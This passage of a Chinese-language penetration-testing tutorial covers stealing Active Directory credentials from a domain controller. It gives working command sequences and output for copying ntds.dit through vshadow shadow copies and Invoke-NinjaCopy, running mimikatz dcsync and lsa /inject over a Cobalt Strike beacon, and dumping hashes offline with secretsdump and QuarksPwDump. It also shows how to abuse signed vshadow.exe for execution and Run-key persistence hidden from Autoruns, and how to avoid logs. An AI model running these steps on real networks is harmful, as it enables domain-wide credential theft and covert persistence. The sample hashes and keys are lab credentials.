-p persistent, 备份操作或是重启系统不会删除

-nw no writers, 用来提高创建速度

C: 对应C盘

```
C:\>vshadow.exe -p -nw c:

USHADOW.EXE 3.0 - Volume Shadow Copy sample client.
Copyright (C) 2005 Microsoft Corporation. All rights reserved.

<Option: Persistent shadow copy>
<Option: No-writers option detected>
<Option: Create shadow copy set>
- Setting the USS context to: 0x00000019
Creating shadow set {24a9f85d-dfe0-46c4-a185-d6d1749347f8} ...
- Adding volume \\?\Volume{f7bd9730-d226-11e9-80b3-806e6f6e6963}\ [C:\] to the s
hadow set...
Creating the shadow (DoSnapshotSet) ...
<Waiting for the asynchronous operation to finish...>
Shadow copy set succesfully created.

List of created shadow copies:

Querying all shadow copies with the SnapshotSetID {24a9f85d-dfe0-46c4-a185-d6d17
49347f8} ...

* SNAPSHOT ID = {6f62e92a-3083-4029-915f-b56daa4f7427} ...
- Shadow copy Set: {24a9f85d-dfe0-46c4-a185-d6d1749347f8}
- Original count of shadow copies = 1
- Original Volume name: \\?\Volume{f7bd9730-d226-11e9-80b3-806e6f6e6963}\ [C:
\]
- Creation Time: 2020/9/27 11:12:42
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4
- Originating machine: DC.delay.com
- Service machine: DC.delay.com
- Not Exposed
- Provider id: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: No_Auto_Release Persistent No_Writers Differential

Snapshot creation done.
```

获得SnapshotSetID、SnapshotID、Shadow copy device name

5.3 复制ntds.dit

```
copy [Shadow copy device name]\windows\ntds\ntds.dit c:\ntds.dit
```

```
C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\windows\ntds\ntds.dit c:
:\ntds.dit
已复制 1 个文件。
```

5.4 删除快照

```
vshadow -dx=ShadowCopySetId  
vshadow -ds=ShadowCopyId
```

```
C:\>vshadow.exe -dx={24a9f85d-dfe0-46c4-a185-d6d1749347f8}  
  
VSHADOW.EXE 3.0 - Volume Shadow Copy sample client.  
Copyright (C) 2005 Microsoft Corporation. All rights reserved.  
  
<Option: Delete a shadow copy set>  
- Setting the USS context to: 0xffffffff  
- Deleting shadow copy set {24a9f85d-dfe0-46c4-a185-d6d1749347f8} ...  
  
C:\>_
```

5.5 利用vshadow执行命令

参考: <https://bohops.com/2018/02/10/vshadow-abusing-the-volume-shadow-service-for-evasion-persistence-and-active-directory-database-extraction/>

Vshadow.exe 支持 -exec 参数, 可用于执行二进制文件 (.exe) 或脚本 (.bat/.cmd)。
-exec 参数不支持命令参数

要求:

- 管理员权限
- 上传 Vshadow.exe
- 上传攻击载荷

执行命令格式:

```
vshadow.exe -nw -exec=<\path\to\exe> <系统驱动器>
```

-nw: 允许我们在不调用卷影副本编写器的情况下创建卷影副本, 实际上, 这是一个非持久性卷影副本, 不会留下“物理”磁盘证据

执行命令:

```
beacon> shell vshadow.exe -nw -exec=c:\windows\system32\notepad.exe c:  
[*] Tasked beacon to run: vshadow.exe -nw -exec=c:\windows\system32\notepad.exe  
c:  
[+] host called home, sent: 87 bytes
```

成功执行 Vshadow 将启动卷影服务 (VSS), 如系统事件 ID 7036 所示, 并调用 VSSVC.exe 进程。

执行后, 后台存在进程 vssvc.exe, 同时显示服务 Volume Shadow Copy 正在运行, 需要手动关闭进程 VSSVC.exe

名称	PID	状态	用户名
winlogon.exe	4976	正在运行	SYSTEM
wininit.exe	388	正在运行	SYSTEM
VSSVC.exe	1128	正在运行	SYSTEM
vshadow.exe	5412	正在运行	SYSTEM
vds.exe	2388	正在运行	SYSTEM
Taskmgr.exe	3024	正在运行	Administrator
taskhost.exe	568	正在运行	Administrator
taskhost.exe	4924	正在运行	WIN7-1
System	4	正在运行	SYSTEM
svchost.exe	704	正在运行	SYSTEM
svchost.exe	764	正在运行	NETWORK SERVICE
svchost.exe	832	正在运行	LOCAL SERVICE
svchost.exe	900	正在运行	SYSTEM
svchost.exe	940	正在运行	LOCAL SERVICE
svchost.exe	216	正在运行	NETWORK SERVICE
svchost.exe	1032	正在运行	LOCAL SERVICE
svchost.exe	2176	正在运行	NETWORK SERVICE
svchost.exe	2260	正在运行	SYSTEM
svchost.exe	2328	正在运行	NETWORK SERVICE
svchost.exe	3588	正在运行	SYSTEM
spoolsv.exe	1388	正在运行	SYSTEM
smss.exe	228	正在运行	SYSTEM
services.exe	488	正在运行	SYSTEM
ServerManager.exe	3136	正在运行	Administrator
ServerManager.exe	4352	正在运行	WIN7-1
rundll32.exe	448	正在运行	SYSTEM
rdpclip.exe	3676	正在运行	Administrator
rdpclip.exe	3020	正在运行	WIN7-1
qemu-ga.exe	1752	正在运行	SYSTEM
notepad.exe	4424	正在运行	SYSTEM

注：手动关闭进程 VSSVC.exe 会生成日志 7034

5.6 自启动持久化和规避

利用思路：

vshadow.exe 包含微软签名，能绕过某些白名单的限制。如果作为启动项，Autoruns 的默认启动列表不显示

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v VSSBackup /t
REG_EXPAND_SZ /d "C:\Program Files (x86)\Windows
Kits\10\bin\10.0.16299.0\x64\vshadow.exe -nw -
exec=c:\windows\system32\notepad.exe c:"
```

在 AutoRuns 中，当过滤“Microsoft Entries”时，我们将看不到我们的登录条目

但是，如果我们取消选择“Microsoft Entries”并启用“Windows Entries”，我们将看到我们的持久性机制的记录

Autoruns [WIN-9F25EQ08030\Administrator] - Sysinternals: www.sysinternals.com

Item	Publisher	Image Path	Timestamp
WinlogonAppSetup		c:\windows\system32\usrlogon.cmd	2/8/2018 10:32 AM
cmd.exe	Microsoft Corporation	c:\windows\system32\cmd.exe	7/16/2016 5:19 AM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	1/2/2018 5:36 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	7/15/2016 6:23 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	7/16/2016 5:24 AM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	7/15/2016 6:23 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	2/9/2018 3:13 PM
30000	Microsoft Corporation	c:\program files\common files\microsoft shared\dwt\dwtrig20.exe	11/10/2015 1:24 PM
30000	Microsoft Corporation	c:\program files\vmware\vmware tools\vmtoolsd.exe	3/17/2017 6:20 AM
30000	Microsoft Corporation	c:\program files (x86)\windows kits\10\bin\10.0.16299.0\x64\wshadow.exe	1/12/1925 2:37 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	1/2/2018 7:18 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	7/15/2016 6:18 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	7/15/2016 6:18 PM
30000	Microsoft Corporation	c:\program files\windows mail\winmail.exe	7/15/2016 6:25 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	7/15/2016 6:18 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	1/2/2018 7:18 PM
30000	Microsoft Corporation	c:\program files\windows mail\winmail.exe	7/15/2016 6:25 PM
30000	Microsoft Corporation	c:\windows\system32\cmd.exe	7/15/2016 5:40 PM

6 NinjaCopy

下载地址: <https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-NinjaCopy.ps1>

```
Import-Module .\invoke-NinjaCopy.ps1
Invoke-NinjaCopy -Path C:\windows\System32\config\SAM -LocalDestination
.\sam.hive
Invoke-NinjaCopy -Path C:\windows\System32\config\SYSTEM -LocalDestination
.\system.hive
Invoke-NinjaCopy -Path "C:\windows\ntds\ntds.dit" -LocalDestination
"C:\Users\Administrator\Desktop\ntds.dit"
```

```
beacon> powershell-import C:\Users\MINGY\Desktop\Invoke-NinjaCopy.ps1
[*] Tasked beacon to import: C:\Users\MINGY\Desktop\Invoke-NinjaCopy.ps1
[+] host called home, sent: 206740 bytes
```

```
beacon> powershell Invoke-NinjaCopy -Path C:\windows\System32\config\SAM -
LocalDestination c:\sam.hive
[*] Tasked beacon to run: Invoke-NinjaCopy -Path C:\windows\System32\config\SAM -
LocalDestination c:\sam.hive
[+] host called home, sent: 493 bytes
```

```
beacon> powershell Invoke-NinjaCopy -Path C:\windows\System32\config\SYSTEM -
LocalDestination c:\system.hive
[*] Tasked beacon to run: Invoke-NinjaCopy -Path
C:\windows\System32\config\SYSTEM -LocalDestination c:\system.hive
[+] host called home, sent: 509 bytes
```

```
beacon> powershell Invoke-NinjaCopy -Path "C:\windows\ntds\ntds.dit" -
LocalDestination C:\ntds.dit
[*] Tasked beacon to run: Invoke-NinjaCopy -Path "C:\windows\ntds\ntds.dit" -
LocalDestination C:\ntds.dit
[+] host called home, sent: 481 bytes
```


驱动器工具		本地磁盘 (C:)	
共享	查看	管理	
计算机 > 本地磁盘 (C:) >			搜索 本地磁盘 (C:)
名称	修改日期	类型	大小
system.hive	2020/8/27 14:33	HIVE 文件	11,264 KB
sam.hive	2020/8/27 15:02	HIVE 文件	256 KB
ntds.dit	2020/8/27 15:20	DIT 文件	18,448 KB

没有调用 volume shadow copy 服务, 因此不会产生日志

7 解密NTDS.DIT文件

7.1 Mimikatz在线破解

在线破解, 不用将域控上的 ntds.dit 文件下载下来, 直接在已有的shell上破解。

有一个cs弹回的beacon, 就可以在beacon中直接利用mimikatz来破解, 这一切的前提是有管理员权限

Mimikatz有一个功能 (dcsync), 它可以利用目录复制服务 (Directory Replication Service, DRS) 从 NTDS.DIT文件中提取密码哈希值。

使用Mimikatz的 dcsync 功能, 可以利用目录复制服务 (Directory Replication Service, DRS) 从 NTDS.DIT文件中提取密码哈希值。

在获得管理员权限后, 通过Cobaltstrike弹回的beacon利用mimikatz模块进行密码Hash提取。

- 获取mingy域内所有用户Hash

```
lsadump::dcsync /domain:mingy.com /all /csv
```

```
beacon> mimikatz lsadump::dcsync /domain:mingy.com /all /csv
[*] Tasked beacon to run mimikatz's lsadump::dcsync /domain:mingy.com /all /csv command
[+] host called home, sent: 1006153 bytes
[+] received output:
[DC] 'mingy.com' will be the domain
[DC] 'win2012.mingy.com' will be the DC server
[DC] Exporting domain 'mingy.com'
502      krbtgt      5586096a438232af...e70d
1111     WIN7-1     37c25ee64989fd18...38c6
1114     WIN2012-2$ 32e8797...6bf9e3afd3eb
1001     WIN2012$ 978a284927d911f1...2ca2
1104     WIN7-1$ 2c3fa76492f83f8b...fad7
500      Administrator 69943c5...bbcc15138b72b
```

- 查看单个用户的详细信息

```
mimikatz lsadump::dcsync /domain:mingy.com /user:krbtgt
```

```

beacon> mimikatz lsadump::dcsync /domain:mingy.com /user:krbtgt
[*] Tasked beacon to run mimikatz's lsadump::dcsync /domain:mingy.com /user:krbtgt command
[+] host called home, sent: 1006153 bytes
[+] received output:
[DC] 'mingy.com' will be the domain
[DC] 'win2012.mingy.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2020/8/21 23:21:08
Object Security ID   : S-1-5-21-3041279519-1031940041-968432005-502
Object Relative ID   : 502

```

```

beacon> mimikatz lsadump::dcsync /domain:delay.com /user:delay
[*] Tasked beacon to run mimikatz's lsadump::dcsync /domain:delay.com /user:delay command
[+] host called home, sent: 1006153 bytes
[+] received output:
[DC] 'delay.com' will be the domain
[DC] 'DC.delay.com' will be the DC server
[DC] 'delay' will be the user account

Object RDN          : delay

** SAM ACCOUNT **

SAM Username        : delay
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 1601/1/1 8:00:00
Password last change : 2019/10/21 10:31:24
Object Security ID   : S-1-5-21-2756371121-2868759905-3853650604-1001

```

- 查看所有用户的详细信息

```
mimikatz lsadump::lsa /inject
```



```

beacon> mimikatz lsadump::lsa /inject
[*] Tasked beacon to run mimikatz's lsadump::lsa /inject command
[+] host called home, sent: 1006150 bytes
[+] received output:
Domain : MINGY / S-1-5-21-3041279519-1031940041-968432005

RID : 000001f4 (500)
User : Administrator

* Primary
  NTLM : 69943c5e63b4d2c104dbbcc15138b72b
  LM :
  Hash NTLM: 69943c5e63b4d2c104dbbcc15138b72b

RID : 000001f5 (501)
User : Guest

* Primary
  NTLM :
  LM :

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 5586096a438232af7ee36283591fe70d
  LM :
  Hash NTLM: 5586096a438232af7ee36283591fe70d
  ntlm- 0: 5586096a438232af7ee36283591fe70d
  lm - 0: 9ade283d7b71418ff076608f4c808c6d

```

7.2 离线破解

离线破解一般需要两步，首先就是将远端域控的 `ntds.dit` 下载到本地，然后再在本地进行破解。
`ntds.dit` 文件一直在被 windows 系统使用，所以常规的复制下载方法是无法将文件下载到本地的。


首先将域控的 `NTDS.DIT` 和 `SYSTEM` 文件下载到本地，然后在本地进行破解。

- QuarksPwDump

QuarksPwDump 是一款用于Windows用户凭据提取的开源工具，它可以抓取windows平台下多种类型的用户凭据，包括：本地帐户、域帐户、缓存的域帐户和Bitlocker。

1. 修复复制出来的数据库

```
esentutl /p /o ntds.dit
```



```
E:\MyTools\渗透工具\17. 提权工具\hash\QuarksPwDump_v0.1>esentutl /p /o ntds.dit

Initiating REPAIR mode...
    Database: ntds.dit
    Temp. Database: TEMPREPAIR17796.EDB

Checking database integrity.

        Scanning Status (% complete)

    0    10    20    30    40    50    60    70    80    90   100
    |----|----|----|----|----|----|----|----|----|----|
    .....


Integrity check successful.

Note:
    It is recommended that you immediately perform a full backup
    of this database. If you restore a backup made before the
    repair, the database will be rolled back to the state
    it was in at the time of that backup.

Operation completed successfully in 7.516 seconds.
```

2. 使用QuarksPwDump直接读取信息并将结果导出至文件

```
QuarksPwDump.exe --dump-hash-domain --output mingy.com.txt --ntds-file ntds.dit
```



- SecretsDump

通过impacket套件中的secretsdump.py脚本

```
secretsdump.exe -sam sam.hiv -security security.hiv -system sys.hiv LOCAL
secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
```

```
E:\MyTools\渗透工具\17. 提权工具\hash\QuarksPwDump_v0.1>secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0x3c0167ef5f2c749828d0dc0715b16518
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: c43dd7e9372a7cc1ad72e7f33c379def
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:69943c5e63b4d2c104dbbcc15138b72b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN2012$:1001:aad3b435b51404eeaad3b435b51404ee:98fe9772d8fecb6c45bf837cd9243f02:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5586096a438232af7ee36283591fe70d:::
WIN7-1$:1104:aad3b435b51404eeaad3b435b51404ee:3b87ac3b5a737c414c996bf23a636ca6:::
mingy.com\WIN7-1:1111:aad3b435b51404eeaad3b435b51404ee:37c25ee64989fd1849498306705438c6:::
[*] Kerberos keys from ntds.dit
WIN2012$:aes256-cts-hmac-sha1-96:1deb0b586d9ee706c31b9ccc151302710df9106f064c63305a7e53b8348d1a46
WIN2012$:aes128-cts-hmac-sha1-96:2bc513c139db46611842250789afbb05
WIN2012$:des-cbc-md5:f8618f010df7e9d5
krbtgt:aes256-cts-hmac-sha1-96:f4382b941dd49976d89002e709d118ea31adbe73e5497fa9b103589765ba4be7
krbtgt:aes128-cts-hmac-sha1-96:2439f8418d140b39f239a6b8cda6e1f1
krbtgt:des-cbc-md5:4c430723c73e865b
WIN7-1$:aes256-cts-hmac-sha1-96:b81484df2635d6a8fe7f06bbc65f76cdbe7f52f663e26d847b7d5bf9cbbde0cb
WIN7-1$:aes128-cts-hmac-sha1-96:323600810ba9a1143f28ab7a72cf89f4
WIN7-1$:des-cbc-md5:45ce6154f23b685b
mingy.com\WIN7-1:aes256-cts-hmac-sha1-96:6d86cbad844362b084a094d63353c5bddca6b44396bdd3fd4815b4319664402
mingy.com\WIN7-1:aes128-cts-hmac-sha1-96:78268ac925a0d2a086a10d157af7d747
mingy.com\WIN7-1:des-cbc-md5:86da522334578f4f
[*] Cleaning up...

E:\MyTools\渗透工具\17. 提权工具\hash\QuarksPwDump_v0.1>
```

- NtdsAudit

<https://github.com/Dionach/NtdsAudit>

```
NtdsAudit.exe "ntds.dit" -s "system.hive" -p pwdump.txt --users-csv users.csv
```

The screenshot displays the execution of NtdsAudit.exe in a command prompt. The command used is: `NtdsAudit.exe "ntds.dit" -s "system.hive" -p pwdump.txt --users-csv users.csv`. The output shows account statistics for the mingy.com domain, including disabled users, expired users, and active users with various password policies. A red arrow points to the base date used for statistics: 2020/8/27 星期四 8:33:12.

Below the command prompt, a text editor (Sublime Text) shows the contents of the pwdump.txt file, which contains a list of domain credentials in a structured format. To the right, an Excel spreadsheet (users.csv) displays the output of the --users-csv option, showing a table with columns for Domain, Username, Administrator, Disabled, Expired, Password, and Last Logon Date.

Domain	Username	Administrator	Disabled	Expired	Password	Last Logon Date
mingy.com	Administrator	TRUE	FALSE	FALSE	TRUE	2020/8/7 16:01/1/1
mingy.com	Guest	FALSE	FALSE	TRUE	TRUE	1601/1/1 16:01/1/1
mingy.com	krbtgt	FALSE	FALSE	TRUE	FALSE	2020/8/21 16:01/1/1
mingy.com	WIN7-1	TRUE	FALSE	FALSE	TRUE	2020/8/26 2020/8/23


8 扩展

1. 日志文件

调用 volume shadow copy 服务会产生日志文件，位于System下，Event ID 为 7036

执行ntdsutil snapshot "activate instance ntds" create quit quit 会额外产生 Event ID 为 98的日志文件

如下图



2. 访问快照中的文件

查看快照列表：

```
vssadmin list shadows
```

无法直接访问 `\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12` 中的文件

可通过创建符号链接访问快照中的文件：

```
mklink /d c:\testvsc \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12\
```

删除符号链接：

```
rd c:\testvsc
```

如下图

```
C:\Windows\system32>vssadmin create shadow /for=c:
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.
```

成功地创建了 'c:\' 的卷影副本
卷影副本 ID: {86ecf2e6-531f-4c55-8d49-b04265ed8bd3}
卷影副本卷名: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy9

```
C:\Windows\system32>mklink /d c:\testvsc \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy9\
为 c:\testvsc <===> \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy9\ 创建的符号链接
```

```
C:\Windows\system32>dir c:\testvsc
驱动器 C 中的卷没有标签。
卷的序列号是 2898-DC6D
```

c:\testvsc 的目录

```
2019/01/18  16:23    <DIR>          amd64
2017/11/09  16:00             41,070,592 CloudbaseInitSetup_0_9_11_x64.msi
2020/08/27  16:23             18,890,752 ntds - 副本.dit
2020/08/27  16:23             18,890,752 ntds.dit
2020/08/27  17:44             18,890,752 ntds2.dit
2020/08/21  23:21             18,890,752 ntds3.dit
2020/09/08  10:42             18,890,752 ntdsss.dit
2012/07/26  15:44    <DIR>          PerfLogs
2019/01/18  16:29    <DIR>          Program Files
2012/07/26  16:04    <DIR>          Program Files (x86)
2020/08/27  15:01              262,144 sam.hive
2020/08/27  14:33            11,534,336 system.hive
2020/08/27  17:33    <DIR>          test
2020/08/26  16:44    <DIR>          Users
2020/08/23  11:34    <DIR>          Windows
               8 个文件      147,320,832 字节
               7 个目录    74,227,064,832 可用字节
```

```
C:\Windows\system32>rd c:\testvsc
```

```
C:\Windows\system32>
```